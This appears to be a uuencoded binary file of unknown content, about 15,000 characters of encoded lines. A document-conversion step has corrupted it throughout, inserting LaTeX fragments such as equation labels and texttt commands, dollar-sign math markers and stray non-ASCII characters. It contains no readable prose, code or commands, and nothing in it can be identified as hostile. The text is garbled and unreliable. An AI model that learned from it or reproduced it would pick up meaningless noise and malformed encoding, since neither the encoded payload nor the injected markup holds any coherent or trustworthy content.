7V3O(+^{/F}:MF\#O_YH._@Y\&'K[W^{\cdot}:/=45S2LD)]$ M6>L-L3672#0_]>7W*.^(IYM/0KTY(P`,T?6)<NC(Y1RLY+Z%+1U`:OY`7LKYĐ MV1*IQPAF;VV'&7?F'Y>?1AE@<CCA-9[M_95RO'^]\$C/PJ:=VDV>?IJ?RD5%VĐ M^Y4WU8+G1N8#&2X+6:GCS1N_"^1L!"<[T8QSZ]Z?F6J\F"0V&#W-YW@8C)VHD $\label{eq:mcqdcb} \texttt{MCQDCB@:6}\$\text{U} \setminus (\texttt{L1CU}/=_[6\texttt{E}^S^WBHFM=\texttt{C}?:W;\texttt{J}-\texttt{H}\$\texttt{B}?_+:@584\$@\texttt{G}\texttt{G}\texttt{Y}?!*\texttt{E}27\texttt{D})$ MBR[_KHL^FN:K.&#YY)>ROQ2>JV.G;;)MP,X\M5EM,A#SB.:_N@*XUV[)3W\5Đ M]CZ))B*1L?C?UWHI1+9#&G8ZUX^JMM>=O*<+"ST64_-0ET_#F/+@-X.<_J?NĐ M6J/&+!'E[N`WU:!VW`%&]Z1(KA34[='N+T@OE(['6TFL:/O@.9U=O<O2JX&^Đ $M;^GBEWMV)^TVC]_S;_W^_&5C"V;.P7>%)^GZ]_J3!QBX9R*JO0M;_7=$1:>>/#;1D$ MXH\9&(/&??;\S]4M*D^+M&@DB!R+^)[F3![7]9.TQ3]8'UT1TA@2VUX\$VSO%Đ MV5=V,P3MYS+Y?>I\5\$!,4B@Z7AO(4F_,\$G-%XU*6]-N'JRLC&EQU('9QKQ6KĐ MRX72[&30J.MN;);)PX9D:>SV;9?^XQ.,V(H\6H<&^7[.7S])_"EY5+\0'?%3D M]\$=#JNAP+=?L5]<AHXULN0)P0]^/64J\PQV+(%LLY"[63J%`YBB1@[I!*EZLÐ MG3+JI*CIYC9@7PBBD@CJ>NFXO]R?#(F>#01/-LB4LO3[%S>%!32*Q8&K7ZIĐ MHLY!+VS3*\W?D>QI4.").8H(YCW\\8UQJJKBHR7X(=UC=Q8FGQJZS)?_]J'^Đ $\texttt{M4SK?} \ \texttt{``"OR>LD[X2."$\#L<ZG^'!$WFK=_53\\@(=T78.-\$5/R>93+8Z-E*U<RC4[D] }$ M\^>72S?(1.P/Y3?-"A5?:G?M+89R+K+_SV?;16SW_<A\6X\$M/N7ZR%A(Y&&`Ð MALP/W/\N%YR\2&)F7!H2@83_>8\$86%32@ZR0^C802;3NYTZM7B&YQ['NLW&<Đ MP5-R^\9_J7>F"01M-!&'&PT++_H/.B3G^31<ZJ(B('<"_K?*7W>>.CW<VOP`Đ MEMYA(2%1:-505;606P03/I@XK9>6PAYBQJ169_?WZ_>3ZU;]#?_G2FFN7:.,Đ M&`@2N\$[2VM^PX3>5RJ+<RL##<OLV=ICE;J+11L7DGGDPB_FE.CS.P'_?6AEVĐ M/*M/_;:%GFC[%Y0'CB_9"V](^#KIOC!Y>J`__O/D4\8/A>;9QY6/+<7P2ZB6Đ M.IN%\$UM;-UI2-S>K]1JP\$K75S4R2L%3I6>':6`:-;VL#<LQ4_WG[EPD>,A8QĐ M3;UGQ-^-;A`F>AC 8V1J/[%73U&0879CF6!:!5VL+%50&V`VQ\.41QD%XT+(Đ MJFI->DTQI;!<3:Q@.G#B`XNT>ZL+J*F*7]X`2F`3T222N/]S@[T("EB86C>/Đ M8G\D/UE6/8EJT.2G)RVEX4JMDM@K=AS14153; CP?&-V+<B7ZA,V9G[6>9?TĐ M"M-A9?CSC;K]M16J]9I]J/*G\$HX:,O^Y9]Y-[4M58??[BSDJ("P>-8=BQ4W Đ MPT@WE<`[9"=1_,G*C>PPEO^@JBF//+JB5)_6CLV<468'->S7NR=]U1]WWV!"Đ MGNV/JHU)Z>>*K;9%0J6T>I;:NB<_?38\:DB56Y6Q^[6#G9???NJ07-]DFFLXD $\label{eq:mass_section} $$M/=9V^9A?><-VX\T_^6]^X7M9/FQ-[6%>L_8=60IQ*>XVOMKZI;AG>YF\1^D$$ $M1H9#$^(I=2_"-6@Q?DQ6O(K!<4>J;TRNN![MU^W_C^^9001G?%;[M)E2,[7\D)]$ M?>,IVW=)]U.-U`]V,,O74S,++`:;%NM5AWZ5<L^P>O?HHC]ZC]RLN;*2J\:]Đ M>.U_EJ<D,?U&]^1JG]OD_W7V:YA2YF^45M=*:"*+C)>_SH4D\$LSN>&;-S*GJĐ

MJ84E&0^@XKO2I+8&.JO;S0@U=L2H_"R\$9EYPZ(KU1^8\AS/"3'87#2-(_G-XĐ MCH!;[Q8\&MM3MK67'E)D,+5N6Q5LDK3!@0M#_)]/0J(!MTXVCG>ULTM>S60^Đ M`C<V5%1[9GCUQ;(G2A08,[KEKSX9A-*FW_V?(2\#UT1&\'T-18W@-YCNN#IQĐ M)^)630YMDBAYOQM<FF^/D7V!6>,<P=<28IOJ;&*E;85\F=R<=[-LF?OYS5CPĐ M2/-_E0B4F7U4H#EWI!!N##FI*9PBVT=,WDHC]._^YZ3^C=?PW+\$T\$6.I?/)XĐ MRX'_\Z)_0N,I>>T]"_-00Q<)G+.'\B-U^8*'IH\$X_W_VD'5Q>6IF;6%NH@"QĐ $MLW\#FA4"?6IU]T977,9\&SMC"S-=\$Y"K\$W,=\&P?,\#SW-[J \MSW\#]["`D(7'P5Đ)$ MAZNSRU,G9F8<"WLGB)G#__UW9W]F:?G_Q@7]O_MXJZFN2':9]O+9MV3*2O):Đ $M=97N[)<T+H_T7;0=+%W<GSI9X*A!S)P<G,]^8M:PM(286?BM"3KBX/1Y*\O+D)$ MZKPP7CLFK753?C+U=DATP>?PDHL</A[4+,0Z1L1:YJYE;8;E>V4!MHS-F5NLD $MFRKR[*GWXF@$50:\<4+-OA,^(A3T5;V\#\#;?DGW<08\&M2>N_(EM/W`8<SIU=-Ð)$ $MV*6_-V[?K?O!DT-1UTG/%:,\#`B5MU>Z[^M+-+:?=*R#!*W48`KJ,`6CAZ+NÐ]$ M.ZP;H_12\WP\IZ+56"KWG0_X[H>A8QKV\$L_MG5\Z"SLD>8TO%3_.L*N+2@&Đ MZ['2IQIZ<9_X3#"+_-=6,M^G"8@H7:C"SG6.)4D=ZVDM'E,O45'7YO]PWO!*Đ MKGG>1'UUI`>>ZHD4=]_JS1BBO_JE;;.ON*:)FNG;`CJV/[P'Z_=9IO[GBYTHD M7GE[,4G?I.-\$E9!4>&L!@WH)6>K+_YJ4,I;GI=3SSEN*%4OUXC^J?(ZJVJGOĐ M;/[4)/UY),TM_RJUZ-;U\,?+S=7?^H(+?3V=0%?#_A_6OCHLJO=Y6Q`\$1*5#D M6KH1I5L4*>EF"6%!.A?I5`\$!Z5*Z>RGISJ5KZ99<<NE>V!?T]ZGOW^]U\=]RĐ $\texttt{M=L}YSSPS] \\ \texttt{SQ>E>5NQY]} \\ \texttt{`.'U6Y[_FUOVNYH(\\#C4W:D/@]-]^A81)} \\ + \texttt{WYLD} \\ \texttt$ MGJ6@JI/^I`I[,O]*;PMS-\SXQ\$'C?("?ND::NE%WC2*9HF:E?7=QZ6S)L-HAĐ M7LDG-P;"_2\D4N-XK=_WU!R=2.)])-H@=5(-E]<@PYG+#304'L9\$#PA@+;K8Đ MFA3=\D8H\-?T)8*3XLH-S^L"YZV0*W[QC0.S0U=M2^C4+LM-:W8BD'F'*Q7_Ð $MJG3YB(^{#7N-GHK}, SKC@H'AJSS, :6)('DJZ)O6:(R^++0; A74HFB9,]2R+?AD$ MM>YXB9MF!>V>?08%9AE);OP),^@G^HKF_6'GK^DE2!%.;PI*.Z(%"NHO=1!*Đ MZ^4HN6S*OXL*?_ZPG^U_"I^ML3M/I8(U7:7J.^^Y+4)\$=ZH9]/?9GL1[I5-KĐ M/O)TW^5,M@4\$`S(Y]186T#!]`JO"#1IV4CS[/L,K%^WKA06:5KU7Q6U^PB?*Đ M^;4XZZDO8MG@'>%7GY0\$G!;/8%1..\$VG>Y>[ZGL.3.\$B.WPD7#7#'T#3;\$2\$Đ MS>7Z0M/GQJ;G9U&&:Z2\$XLY,-V=L)%0?<>803<YZ]US!_,N:9PFI8>C='C=3Đ MU76C)#0W@A\$AWA4AWJ+K;[GV`\@;GQN:/Y)L*PA\$3MH-.#)Y4[;CU-2V62,.D M!YY\FE@RQ#GIB*=DRA,D=@R64,#-H_>-;L"GJ/L3PHJ26PJ;\$??GY'V.,SPND MHW'F7J:X_Z+R=%U9V*YFODAH(Z%*?#;=O(S\$[H1`)BGCP_G%?,3MXSUGO`Z@Đ $\texttt{M$-\$E-?B9N.,JE>M^MU=/'S+DJM9G7^3LM9WKD"^X=F?OON\#L=;-K.)=CV\#R.D }$ MUXD^7'3Q.AD^IY8*?R*V_Q2^FHYQK5EP=DG;SN:T&36+UAE^C=JI[.G:^=IHĐ MV6?Q/(.^0K#A%PDOE7<S"\$?LE_?)=G.'5]^V]T#C>M>"R`9ERL[4S:/97)'0Đ MHTGQB)0'\$\$;VP"1-00R,2<XN:_\$CUB3KPJHE9*`N_3U1#KD)*I/2OP3`Q\$J_Ð MCH6:787?WTD"6N[CV`0LKVQLM"0?;1Y=@)JZ20^!S6L]VZZ\$K#@^2''\$3RQ`Đ M&H(K\.8H_7B@CC47NSX`-FX`@\,V%4VJE9!6+!>!37Q[,>JS)4Y(9HPYFJ%D M4Y=<I"Y:PP<ODI6]7<:"N%Y(%E,_?-(LR<VNZ>K%;S#T.OWIQ[^Z;WGU>A&6Đ M[K&P!'<M]_%=/6]]M5N(WMU\K8V\$]96`U"Q(-DY_VCE@^+3;+9\$%/_:A;WG'Đ $M5#SJ9=(.6SJW<'@1[>I+]A_?,QS;<D4]77-V@>X'DC:2`JY4J_N/A^X^E)D*D$ $M^{.}AV;@>(T3M$!E!X",#58$92'=0XPBEA;<@0P;-\"-B4^K*+0=SL^;SQM]D$ M937][*)M)6GVG"@T=)&ELG:#FAF'C<:;7)/Y2P"'3CHSUFQYPWI[LS?)N+W(Đ MZHT!K%VYY00UXI#^Y>=1U`Z[PAEBZD55%.0:'"#6?>8]BSVD*2SSC%F,=2H#Đ $M^Z\T_JQ^*-=7$,+SFT2(HR:_MVU9-&=R,#OJM3GW3(>TG#*@)?PV9(.+G)/"FG'Đ M_*:MN1WU,Y=0V]L,(XT.:@\$1@7TVIEDS<2BH@OXJ]^9LVY"""'SYO>1DR`FWĐ M'.,BUS`?+S@H.G!!N,C<&E\$(IKI"#('XO?J9:CV:;D(\35?%L:5D7-F!S&\0Đ MS=Y=H\GB)X7P=)]KGSH,@Z/=SPL8[2]7<Q=G'=I/>75A<YDW+015!8AZG[,'D M+S>5KL>R^BQ4G']A)V!X;\C"JP!/YK\$-K]*N6@U=N[U.S\$0@>VH>#1[[D01GD MYR0-H(WC8FKOF?T]M:9EVZ.:F2=V2+_<NMPYYU7;2\,%!_WX`:4K,T-%'\[+D MA\?-C2OE5VI<M5IL[NKU3M9RPZTD7\Q`^W^-=QDEF.JHCQW%"<5[]3X63=((Đ $\texttt{M[V'XDM_1_KVZQ5=$2\&R<M$!:X_/)R9MXJ)DDXD&NLN,CY"()S0\&3J+1\N?QSD}$ $MK@08.^9IIB5TU=QPG4=L\%#=+1\J"-IZ5A,'A^T=CS4@U>#(7(FG)+5SYZZ,AD)$ MKW.?U!LE'Z]S1%GJ0?S\ 9*;B5='NR^?3MXD@0+#STR (H>0GKVYGL\$]FW:NĐ M[>.?&';4L,4/5,*KYUUVQ"Z+7Y\Y\-\T747V*3D.>4&JEB_:Q6N&YA%QR`VJÐ MZU(ETANQ?9R2.435HGVX]W[7=\@\$WTT:DXW+CWF\$,!(B>AF9*NOLT3_:-.]UD M\$2\RZ37+[Q-00Q_M4I/8Y'H59KP)TVJ^#H+KN*0<H<<6>['N_<*&.U<CKJ@ID MGXAZGO\$_1CX071[BN(F7%MOLHR?:%_PW*N_'^D(^G]ZR'^[TJ)!""U%5P-8TĐ M5;.LA=EV6K"T6+JU%\$_?IJ69A9,=J!\$]O\$<O8N9P.CA=.&04;X*\0%Z/&\$DQĐ M\$\J07-\C:0=87+LV7]^0?C1;;SZM963+>56RL4^DIMV)V=E=;W":#6<I.3](D

M; Z4LN6F>\$[Z!F#T:^O(E<`1X@"=VE3ET_=5H?)5&!.>%2*J##9'CR=.(MV'8Đ ML?K,DM[79Z]1'!=\$5XJ9:MKEPVO,Q-98VC&10W8-HS94R+&ELUS/SL:F\W,?Đ M\E`]8I`]DIJ8'-\$N[AIVE6?8N-&T\]+.OOG\$AK\N_/+##8>ARG`7,LA&Y>,1D M8, %54UGG6_K#1X24Q)_,_Z7V[:.Q;[6K?3B;IZ@8\$J9L_X@KZB'R\$MD&Z1IUD MX7_<'!C?_<3G:BC@B]>5M=!%=._-0?S^;+'8EE1XDI?&6]=O^G0>KB>V[_:OÐ M3_L];B:'7)2N,4JHC\];)F^LSKI\=@GFDI'GDX/'EYE#%Z5@H\1]PD8?^_EMD MSPC.SO0+&[NUSSR)C#]3(]61I28K;(7[1['BAO%7ATKU/:)'3Y7V2U:NO<[2Đ ME>8U+;DN`U)!3-17%[9'H[.[6H/7Z"[[6HMK!D>QX:#4JS+^6IR:7?NIG!-]D MY#+>V2X2=F1%R(]T`C1\<1Y;W/.:CP[<-5B"X2QZ[7B?QU.);GN\$FKXF@B#.Đ MAYHOTE0'Z-TK<_HNMPC#:=\$'1"+VZT=8-.7'AU`JMU&D9TZB;OPGJH-,`8A=Đ MTW7YU2\FZMHNY,EN^TTVM_=F8NHOL?77@X]%4+M2;\:QX6R&*X9^ZS[>*QK5D $M.%)&YU@OD&/R</'13^0A&`%*_TXA>=#:/L.,LFD;4-A6EY\=+"8U7?3Z<\'#D$ MY%&;))X:?"):8"4/CE6V_^+\K/'44,P57TLB*HDO7A]JMM+UM&EQ")ET/I<<Đ MMPOJ'.6B\$SW`2:'VGX1?2M)N4"Y8UA\0=0H;'M?"P_:N8)^3A)\$CY\$,!GEV&Đ $M-YC-^TE8U^6VY\&/.@.10-Y2@?44I^=00%;-</_+[%?:+'WYZ7L/(?-7301GD)]$ MQS@-`Y0B3LU7:4R4M1[44]XZ/=E=%QFK(?"/B:F7ODM[`.^+P/EXQ"I_'?D0Đ M=4V)QYJ/PR+"E'KYIG]T86_P@DNW-HI0)GV>+O4TUBP3TDR-7-MSYD>>^>P9D MG*(K.?G`LE.WFDZ'%GX9'%R>Z8VZ;!!*@,1[S*K%X&]=]L60>KVC8F,.Y6K7Đ M[1/Y1GTQDPK@\$,GPJ=4!._>?5SY#XCWSB`E#AW#O<Z8R(*(P7GQ`%\$EW:_2GD M]3CU2E?+J2[-%Z.I6V([\$T"7]DZ,>9]+C"'2X'"?B*S>I?KF]EY0Z1ARHKWĐ MT9[HA-<QOUV(B"T[%:D8BM^7EK4'T9B^?[41Y+"^V&@M8:/;[;LAG(7'3T>^Đ M&KVB\$YG*NQEJ?F9U]5.?"]._NS3BET\0H&29A*@NNC#QN^/TJS;#B_KP)X"BD $MY9<,\0C?YL.'J>!+3_XPQQ<-I_$1E&A)8CMB#9:3);X426=NWLSNDD9+V!GWD$ MD80"S9<_YRC%SX_,J#Q@)&*S_\$]9V>R@^^<(91-_6I.I'"+00;OF?83ZU8%PĐ MV9/&C*ZF2\Q%%ZJFD[GFC:GK4^K4&ABRY_49@6'SO..)H4^77?/EK_"3WF0QĐ MK%2T:?3F)TZ9XHCT:M\$=N.O(:SABUF>44G23T\5S%#SYQ7B!'W&=TWPF<(:GD $\texttt{M=-7W\&H7`6^P7\$G_-T=ZYO@NB'T9TE4-MP'26W+S]).7\$LW)'6OS:*B!!O;"/Đ }$ $M-YC!1]G:8+\\MU4%+#%XBY#()PG">(Z4^>H04>H$\0L"0U+9'*CX+7N?5%'7DD)$ MHH&?\$^U`U`Y=\$UVIR'B?*DJ?'<,#]*\@:F]8*#S'PZ=+W[/`D*7XNJ=K^;C#Đ $M^5<&R[I\+PV5\N]$HA`MP+BEA/6+&6=;+Z0TEI4^[&;/*/:]*P11@8M5ZV%.D$ ML/#IXR41R5((5N#>98BAG8,];_R@*4ZF:GF[4>J3F[/FYOEKGK'G1MC:G%<;D M6_"_;FN()\63]?08BT>0JIVS><E9Y2+/I7GF(?P<R9DY_P1.K48(4W[&?)QD $M(?7L'J;(5T-M3Z?$$C$J&'8$6SI9G8/G-]>0!_;>\#/2D)'$&WBN[Y(:^`F<'D)]$ M/NY75?F+E[L><ST\$8MT^SEZM1_KB+CV-YT.4=2576^\$NJ2>"6G/B[BNYM79(Đ $M'4/6\#Q[SATUV5RFSB*W>=(KYL9%K\W):^0\';+3;`)E?_:&NOHB8O<S_""0Đ$ MC/]Z)_\$&>OHC[&JA49^HM-?[2MSUFR[)\$X'<E>PNVY"::A\<<8A-M>?\$CRELĐ MI<MAOWE_83%W`>*0G^<M5_8[;_=^NC1VVJ0<%EF-!0%5[#A(J9DC2N50)Q?5D $MM+-_//^KO6*)^<5.*^?ICTKO22(CV-(4[R-Y-PMW<C/2*M@'R<=!Z.-CQTID))$ M[_J6'I%TOM)5=D^P<9,J#%;>SBUW2M/!1>IYWL?YJ)".O)GP=:]B\$^-SD2]4D $\texttt{M3>.>!\$3,.(OH^{\wedge})IFGGX'\$707S8//YXYB4W=2+A,,J6Z} \\ \verb|\| .OZ^K/Y)\$CI?CXD$ M3?=-IKS74MW%O['1Y#8B`*5M &03:0U50WY(=T@-Y6Y'"0XE!74="?(G&]P.Đ M6704SE>T?]3<B#"LCU9"0&CN<+K^2;IXP%5<HW6#I'(00^+M@O\4W\R')XJ=Đ M#2.OQ9I#+>NUV&]605X?X'D;[\$O=#-YT^3B4<?#:LIZY4=?-OST41NZ*5;M!Đ MC@*,VVAGH2ET@YNDX?\$03`]L8'ID7U!JMMW,0Z%'**D7F1T6GED2J/]`BAT2Đ $\texttt{MO])+O(?^2T]Q\#;T01W9+J:TW>7:G>]N456]MFG'HQ?**9IXKRN,94"5>LXTD$ M]5ZE7E?^`0["DQ(B656?K%TV2!XJ:K%7E4R>H'_E\$C../:[P.7]I-E@/\T\5Đ M^[9?S.61XM\$;?I,@7+.F>18SB6RJ/SN"3]E./I3ZBN3R9#&Z?.F]-S[^R'N8Đ M_UMEI4UB?_-%2N@5P4TA;/'08^_IC5C3R8\$9%ZX\D=LLTN&G!\S#SCEU_XRSĐ M;F4_V(AK8V[O)F.1\]@-WBK-#Z]*Q)F31TXPU0G?]%<6\C9?2#/!,U.]!3Q/Ð MYX;<+W]T[Y_U+7H*B.R#XF)28=22R)RA^E:O=>205#6W_:GKBR&DK,NA0^I>Đ $M47GV:8+:KN\setminus (-Q57Z\&D^1+\#;DC(4?SLDLLY]:;N]5G]HD-F_2+7.EK.IAF.Ð$ M*'P3_O)ZHH;_>NG#.;O/BX#15YGB,SM,?@OB]\M3PP+'_\`45E2'V+;%DN;3D $M4\&7UO5(A_!3D/D<[6:NIH?\7K=.4<]KUWLV^%#[XUL1]N5-QI/^[O\R(W8#QD)]$ M6)M!D2+O+\@`+GR1_2%/1-_+T#WOI=1YVQZRTVB;.2_#2Q5XC_@-H!U&O?]RĐ MS^GLYF)V/MU'=._#^=0.?<6200%95'IOOU^M?1JXLIJYZ-*N:0P-9_SLY)14D M%/7\BQZZOHB;V]TN?<4A>9"(^_)9\^75X/6XN-=&F,_Q!^3^)>3Z5Z&/:3WQĐ MVBP286<W9WBY\$;V\$<L2_"-JM_BEV-JLTEVC@['"^,[G@WGD],<M9&W[YBWQND MD"/ZWELOD^FOS'Q6W18<M>Z+4DD;?12R]O%<`9HT/4KM!F>-FC4>/CO#-O19Đ MS;OB]:WZ[@6+Q1\5U-^+A^XP5\A@Z1VYBZ;]W02K"9`XIPK;QW6?\H[U3J?QĐ

M9['^&<Q&DGX/RP=G\2D^52ZI0<B:%#V@U'\$:.<H0]L(Z]J%P;9N/%L+'Z+K5Đ M)[&+1CY*U!-@S"[1%O\H8'(_@`@7>=3-A91WZ6/RJ:J_8KL^\SD_-/]96^XUD $MV(ZL/D\#.GTE1KZ<@U.P<2\&[\&E:S\#]0\"KG)7^5]=[(.^-Z&S49PGE3@L7L[MDE])$ ME3R)'V#Y2M>\C.O=1NYVG<D'Y[HN#?1:I*[/Y\$=4S'KV8@<\$CJX,C2S.U21ZD MKPL'B#=O?,2`RS?#J%R.[;Q-SCV.EE)_%7OV&Y+.^(QL(UX?X2QL/T%ND\^UĐ MBMHY, `U=6+N<YXP^[/>Y2=H3<>1''-C5MQLB=5P.#PQ_89SA]"\$NAVH_#YU;Đ MGFD@SUN\!JS@+M+-UXPN-^W7\<5S-WZKY^W?AUR+A2]*8;5]2C> ?O(Q3.</Đ M+H7VD8CMD8?4957EIJD]H4@]=I7-5?(Y`<,17G:@P*6E(_'SH<*74.7JWXKĐ MN<V7Z[MF=M=*][N.7RH&;OE*=#72^IH-G_7./W?&P>R8=(+[Y3_'0V-\AGNXĐ M)^V%@@_]5<J]%6U(L?"`*!BM>6"K0KEFI_J#/^VS+.A2<T2]X<%X^T'I(9[SĐ M2___`>B5J3\$\$.S\$^'M3N@7#OG1@/GB.WF#>6H9.L!'/2.=6CF36RC](U-*_E9Đ M2WA3F^C^C-8CX=BJ[9=+1B##A237E3:^PI6^6XP>[SFR3#3[A2BB%)W-VZ]GD MO^:C*^;UJI-2W.3ZFMV%\$/)1K<_7N1(1:Y&TUR4MKUPWZ\$4(5UY^V[=W.Y=MĐ MPKJQ?+%G=*EOP\$E(>S`[O!*HE8+P@_<B\$:&S33\2N1B[2N9N8GXZE^E84XN!Đ M4C="0LZ/^F%Z='N'^M2;B_AKR!#QW&:<H7V1FR#X>0470W>!YD(.O?"XX"E;D M)2Q#9"VB:BF,Y*/[%H8PR<W5=W\$7QJUO0`3[4WIO2&CGYK>5?Q=17OC)W\QVÐ M4#>Z;BQ^(F_BYRKZ0O'HPJD[N1UY(9VKI,7JB;>,_46^B16K9)@R&-?GUQ32Đ M^3].R/.3^.IHS^P>H,\YO4:P\$=MANLOW2<]U;,_R*.OTCY.&PGVDSV\)R55Đ M#Y\$PCOU"FL#TE'WL>Q@W/_!*]IW'VY\$NG>*[WM-VK0]Q&@VO#PPK(V]J:RLXĐ $\texttt{M}^/\texttt{A@53B1J5ZYT@E}\&\texttt{Z}]."\texttt{K9}[:\texttt{M8+73X,C}]\texttt{SF71KEX}(\texttt{O6}_\$/^\texttt{G}_\$/\texttt{Z}!'^\texttt{7}/\texttt{U}?'\texttt{D})$ MO,/VU9P73H`9*P)0B/A,`VM++&G;DI["7R.X-"K4.!]BNC3RI[6.G1&[PM.4Đ MD&PN#=Q^Y3(97>PE:JTU?99:\$VC7W&Y#M6_X93=6J&[I&!LK\&S_4M?(E:,\$Đ $M.4G")OW*PY#"?U<[<=].6_"`C4;+LQG#R\9QOZ*^V&&]ZE[0[3/(,Z=O80X%D)]$ M?8D'7E3K/,:)"<3H>\U-B(;+]LS,\$)OZ8<;PA\$NOUJL)/,E25#0)7UK?7;*OĐ MV/_G7]*P\$/.IM1LW/?SS*;]1.^^QA7]&SC2#>D_>7-=L>0QT!Y6\$`\$(7(MOĐ M=J*XRC326*7WW*Y=K"-L<MWO@*TO<:BZB!Z47TUK75N<C9=XC>\$0\B&%)W5/D MM:Z5I\BJO)9&^PR17STZ%Y%,<*UF./;\9Y?F]GG[A>8`_J)?7\8?IFY07[19Đ MN"9:,DL@?-+/!8ZEV@_2G`2<E[4</"-/QNKG<A&_ANI*W->NS7R+/;`G&!LDÐ MSVC4.68EZ7<NR*I,_(,A=EU"(H>WP8?'C,^KZQ,#,^%,8.K/U8[/'3C_*=SOĐ M8/M17RDMM883G-4CCPFD?R`4FVD/7'S65<Z`S52K-J"MN'+#F]'PFLE&[AV, D M6=LC]WER3TT?Q#-XH/>!2]?F=0KP3\$'\1NRL#GFUE5A:S"+QA#.`Z]<13NB7D MNM9J04Q#9=(4QN96+2")9RQHM3GLNL&0[,"CL>W^L]>OED-B"99#T#\$45N+#Đ MDK[T<ER];57)270YWRDIJ1*NIOA>Y-(#Y&+EHK]*[L6I_\$^E9DM[5W-]-@^"Đ $M4V=_]"_[[WMHEIVPQZ;/4%+$M/&KN/5/AVS.2P)<![C<+YK/(Q:?$J66"`S`D]$ M"G98Z99#P6QM8A5Z3WX^AC3_.=/T]8L0?II;U(X+*^'@Y+MI_;%\$CML.O,X5Đ MOPEMR*UBI:+-/\)TOSMC^:N\$P.+!W6G/5*CMBAB(N[)VN(0KYY6C:\ZG<]:6Đ MTA;[2[[9UGUEF2\PUC;C+XLH'P>4\J0#XM\G5V%1!RR.+J]D[+FL6#27YBU1Đ M>3`N7XYX'43>4.C5_J*FGZ::)F:XV1M]8%89L1@<ET-]`"H8D[@H:](.D**QĐ $M/Z4@5;[M4_W3JKZ-$@?T$F\\'+Z019Y'NUMYJ)GO=14E73IO3?%]*C\\NC=\\D$ M=TC*T%?/?6\Z%69P14`=N7E`/*K]NZ=*(0FA!HH5>\$U!SF/_I@?0?-\$FV%TD MJF=*;TR0QWR%8%QYDB^AC4FCQ3K9/8F)<(`%LLD=\$,I(*<UQ;)DN79RLSU5/Đ M?,J]`UM6[=(^F3-UH7OYX^C3S@@SVSB\$B2AAX-2=]J4\@/U\$+VDK00/OZ62^Đ M_`]1VS1G-.KB+UD%JJ%@!.'R::`2>("\\?_[6?=0^5#G<L(5GBH^_E_^]F?Đ $\texttt{M[CW$1:?G^1^\&C/GK>^@RY&$1J/_]GC0:7]0W*\$@*_T,(G\&50($\&T&7]$$ $$ $$ $$ $$ $$ $$ $$ $$$ M&=.)0^+F,E<4T@A?#+#3,IP8BO?N!<Z%-QNYN8-BFL^C[1S\$+_K"V?NPAO]-D M.WD?B_:6B":]I=M'LK6LKVT%/;5N?+/K9KX"O2/>LY<#SK0P+-Z#M&KZ?BZMÐ MPXT7EMZBO7:!E?FOZS_>7>_WH+*MK\$,CO"PE.>.<M)#N\C^/WE*,]8U3@OE^Đ M'E&\$4V66EA^^IOARK_2-1P\$LG*F0SJA>`]%3K;\&*&M;+!O&9*,Z8**0UY(XĐ M', IQ<IRR)?(YU(@_CF\SH3T0A(ELMAT:?_[+1TQ/:^[UU-MI-(I91"Q8QRBÐ MR?QNN;K%)Y]+W1@OBIARQDQ<;A:<,Q5,5*6G(G[QDVKL)[6%RF%GZFJU;3KFD M#Z3.P\?_"\$3>2Z&]):&9&7^TY18I:/].2\+12](!/R2J06#:%\$]2]#[^QR\$MÐ MP?464J'_O'H)^ML[&,D8(V;5=7.K/]]W0_![IMBV9ZP^8706,ULLURDS([X8Đ $\texttt{M$"N\&5+DLFN"3\&Q?Y9ION7_4?R3+!]Z)[LH^W*]'9?(XT=+^-?5+0>N7X]\&`: \texttt{D} \\$ $M1\YY\Z>N?M'U_J4^&W<\%QK]L9D/A?10J?5,"/]FH!^\;;`X1C`S]$QG3.*H7D$ MBVOW-XQ.,H]QW4N7\$H8.\$(%\ZL-/_K7@:7A^*NB86C(=*YNPQI`G6Q[BRV6(Đ MG\<<VF,D3^1P<M1*YD*[W)O#^'UNZ#I>N7^;^11+U4X,?FOVI.._:@52#5_UĐ MT*^*_V/Z'O+WT+_^<K?T-\D?^30>GNW^Q/T?4VAQQTR[IQ/.983U7]^9<N]AD $\label{eq:model} \texttt{MQ'0]YL/_/\#_^_QS2^W01;=X0f.4,N[_,),HT4!1RY^(MSW\backslash SU[41D,AI\FQD))} \\$ $\texttt{M)} \texttt{XCY+R?} \\ \\ (\texttt{Z[`62/R;';2"*OH?WB24X)^)=?8+D0?234EFD[L$-/);`_1_V?/D } \\ \\ \\ \texttt{A} \\$ MQBG\`AA>86>@3'UBH)6_]]?Y/?#@/ODUN\>*#D'!L(*'SV^3K6_HBQH8I90Đ

M_SZ,^9_OF5"@(;PC^>_<D?SE2<+GL^69X+U!H*Z;YNB!(.19BPT?N8NCHP#"Đ $\texttt{M:\UD)>7ZVQ'\AU)} \] \texttt{J^CY/I&A[\9Y*7IW:VOKCR_/E<]EPSMQ\H>6N9,?FL?BD}$ MI]7`ODB2!WG(*LXTKVH-+F8+?*VSG.DHP^.R&?2;*[')DGSX]WL6P\/L["*@Đ M`FUP+KAN<.J?2G5!8,E=Z1L"I,&1VE\IJ*]H.WUN/'R<')@E%K:Q<7=Q='R5D ML2QE\(_><#/^T/, `XYM7,[Q?ZZ[DHLS5!GD_MLE?3AL3BPUO,VZ*!+,XP01%D M>?[6!VU(T11Y?EE>Z>#RH*"F/D<F<8E4\3>7G"\F(T41+Q'P2>8G854AQ&?BĐ MA\$\VO-4!I7EORIVJB8)RGW@O\$!#Q*RI:,+!M&3>&V-H82C]H=,?%/)``JY^OÐ M8K_X>\/'O?H59;C^E8U:"]';I6S^1;<=Z7U0SB7FB>+(:^<\$WW?*'7L=;J!)D MGL<J,08=+B7WTV<(!L)C0%XNIO+8L-6ZW,Z4#[/&A;1J[7%L`H#-X4],)O]8Đ M7DA+-IMW8>RBPIH+P";U0@"K6?",<O&\$]>RCX56Y\$0,]8J\%:;?RY!I9)1YNÐ M,"=6GG[!+7K?L7*F]O*1I#O[31B:].<4.X+H/AZ_+'S]S2?.G-+08-V![BZ.Đ MZ^2^W!G+%/'(X[D3F&Z]L3#VRU";;+#[G+9>>M93')N_C>4TL`4BKDU%)706Đ $M^{9}W, 7>]5?3=6P)Q3U$^YZ70=(B, R2/1]0U<]@/V7<?Q='("O=C2CE0?XD)$ MT]54&)L(,W%V!Y16.LKFY'ZP,ALWX(JAA'::7<KJ[QW!@J4G-N],I"G0]J'0Đ MSF.-K?CIS573G@;<WW`[!!=I[\XLV=:\Q&0[#MVP7/CD+XHD*^JS`IX45EX?Đ M?NT'``E=CTYQ*OYOJ?VR\4FKM"\T(O:;]\X'M9)_'#SVN6*`US=Y7)T5-KL`Ð 